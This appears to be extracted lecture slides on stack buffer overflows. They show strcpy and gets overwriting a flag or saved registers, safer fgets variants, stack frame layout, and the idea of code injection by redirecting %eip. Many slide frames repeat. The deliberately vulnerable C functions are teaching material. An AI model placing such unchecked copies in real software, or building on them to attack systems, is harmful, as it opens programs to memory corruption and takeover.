int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A u t h

%ebp

%eip

&arg1

buffer

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

M e ! \0

	A u t h	4d 65 21 00	%eip	&arg1	
--	---------	-------------	------	-------	--

buffer

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d

M e ! \0

A u t h

4d 65 21 00

%eip

&arg1

buffer

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d

M e ! \0

A u t h

4d 65 21 00

%eip

&arg1

buffer

SEGFAULT (0x00216551)

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

&arg1

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

%eip &arg1

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

%ebp %eip &arg1

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

00 00 00 00	%ebp	%eip	&arg1	
-------------	------	------	-------	--

authenticated

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

	00 00 00 00	00 00 00 00	%ebp	%eip	&arg1	
--	-------------	-------------	------	------	-------	--

buffer      authenticated

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

	A u t h	00 00 00 00	%ebp	%eip	&arg1	
--	---------	-------------	------	------	-------	--

buffer      authenticated

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

M e ! \0

	A u t h	4d 65 21 00	%ebp	%eip	&arg1	
--	---------	-------------	------	------	-------	--

buffer      authenticated

# A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'

M e ! \0

	A u t h	4d 65 21 00	%ebp	%eip	&arg1	
--	---------	-------------	------	------	-------	--

buffer      authenticated

```
void vulnerable()
{
    char buf[ 80 ];
    gets(buf);
}
```

```
void vulnerable()
{
    char buf[ 80 ];
    gets(buf);
}
```

```
void still_vulnerable()
{
    char *buf = malloc( 80 );
    gets(buf);
}
```


```
void safe()
{
    char buf[80];
    fgets(buf, 64, stdin);
}
```

```
void safe()
{
    char buf[80];
    fgets(buf, 64, stdin);
}
```

```
void safer()
{
    char buf[80];
    fgets(buf, sizeof(buf), stdin);
}
```

# BUFFER OVERFLOW PREVALENCE

Significant percent of *all* vulnerabilities



[Data from the National Vulnerability Database](#)

# USER-SUPPLIED STRINGS

---

- In these examples, we were providing our own strings
- But they come from users in myriad ways
  - Text input
  - Network packets
  - Environment variables
  - File input...

# WHAT'S THE WORST THAT CAN HAPPEN?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

00	00	00	00	%ebp	%eip	&mystr
----	----	----	----	------	------	--------

buffer

# WHAT'S THE WORST THAT CAN HAPPEN?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

00	00	00	00	%ebp	%eip	&mystr	
----	----	----	----	------	------	--------	--


buffer

**strcpy will let you write as much as you want (til a '\0')**

# WHAT'S THE WORST THAT CAN HAPPEN?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

All ours!




`strcpy` will let you write as much as you want (til a '\0')

# WHAT'S THE WORST THAT CAN HAPPEN?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

All ours!



**strcpy will let you write as much as you want (til a '\0')**

**What could you write to memory to wreak havoc?**

# FIRST A RECAP: ARGS

```
#include <stdio.h>

void func(char *arg1, int arg2, int arg3)
{
    printf("arg1 is at %p\n", &arg1);
    printf("arg2 is at %p\n", &arg2);
    printf("arg3 is at %p\n", &arg3);
}

int main()
{
    func("Hello", 10, -3);
    return 0;
}
```

# FIRST A RECAP: ARGS

```
#include <stdio.h>

void func(char *arg1, int arg2, int arg3)
{
    printf("arg1 is at %p\n", &arg1);
    printf("arg2 is at %p\n", &arg2);
    printf("arg3 is at %p\n", &arg3);
}

int main()
{
    func("Hello", 10, -3);
    return 0;
}
```

What will happen?

&arg1 < &arg2 < &arg3?      &arg1 > &arg2 > &arg3?

# FIRST A RECAP: LOCALS

```
#include <stdio.h>

void func()
{
    char loc1[4];
    int loc2;
    int loc3;
    printf("loc1 is at %p\n", &loc1);
    printf("loc2 is at %p\n", &loc2);
    printf("loc3 is at %p\n", &loc3);
}

int main()
{
    func();
    return 0;
}
```

# FIRST A RECAP: LOCALS

```
#include <stdio.h>

void func()
{
    char loc1[4];
    int loc2;
    int loc3;
    printf("loc1 is at %p\n", &loc1);
    printf("loc2 is at %p\n", &loc2);
    printf("loc3 is at %p\n", &loc3);
}

int main()
{
    func();
    return 0;
}
```

What will happen?

$\&loc1 < \&loc2 < \&loc3$ ?

$\&loc1 > \&loc2 > \&loc3$ ?

# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):


1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):


1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):


1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):


1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):


1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# STACK & FUNCTIONS: SUMMARY

## Calling function (before calling):


1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. Jump to the function's address

## Called function (when called):

4. Push the old frame pointer onto the stack: push %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %ebp=%esp
6. Push local variables onto the stack; access them as offsets from %ebp

## Called function (when returning):

7. Reset the previous stack frame: %esp = %ebp; pop %ebp
8. Jump back to return address: pop %eip



# BUFFER OVERFLOW

---

```
char loc1[4];
```



# BUFFER OVERFLOW

```
char loc1[4];
```



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

# BUFFER OVERFLOW

---

```
char loc1[4];
```



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

# BUFFER OVERFLOW

```
char loc1[4];
```



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

# BUFFER OVERFLOW

Can over-write other data ("AuthMe!")

```
char loc1[4];
```



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

# BUFFER OVERFLOW

Can over-write other data ("AuthMe!")

Can over-write the program's **control flow (%eip)**

```
char loc1[4];
```



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

# CODE INJECTION

# HIGH-LEVEL IDEA

---

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```

...	00	00	00	00	%ebp	%eip	&arg1	...
-----	----	----	----	----	------	------	-------	-----

buffer

# HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



(1) Load our own code into memory

# HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get `%eip` to point to it

# HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get `%eip` to point to it

# HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get `%eip` to point to it

# THIS IS NONTRIVIAL

---

- Pulling off this attack requires getting a few things really right (and some things sorta right)
- Think about what is tricky about the attack
  - The key to defending it will be to make the hard parts *really* hard

# CHALLENGE 1: LOADING CODE INTO MEMORY

---

- It must be the machine code instructions  
(i.e., already compiled and ready to run)
- We have to be careful in how we construct it:
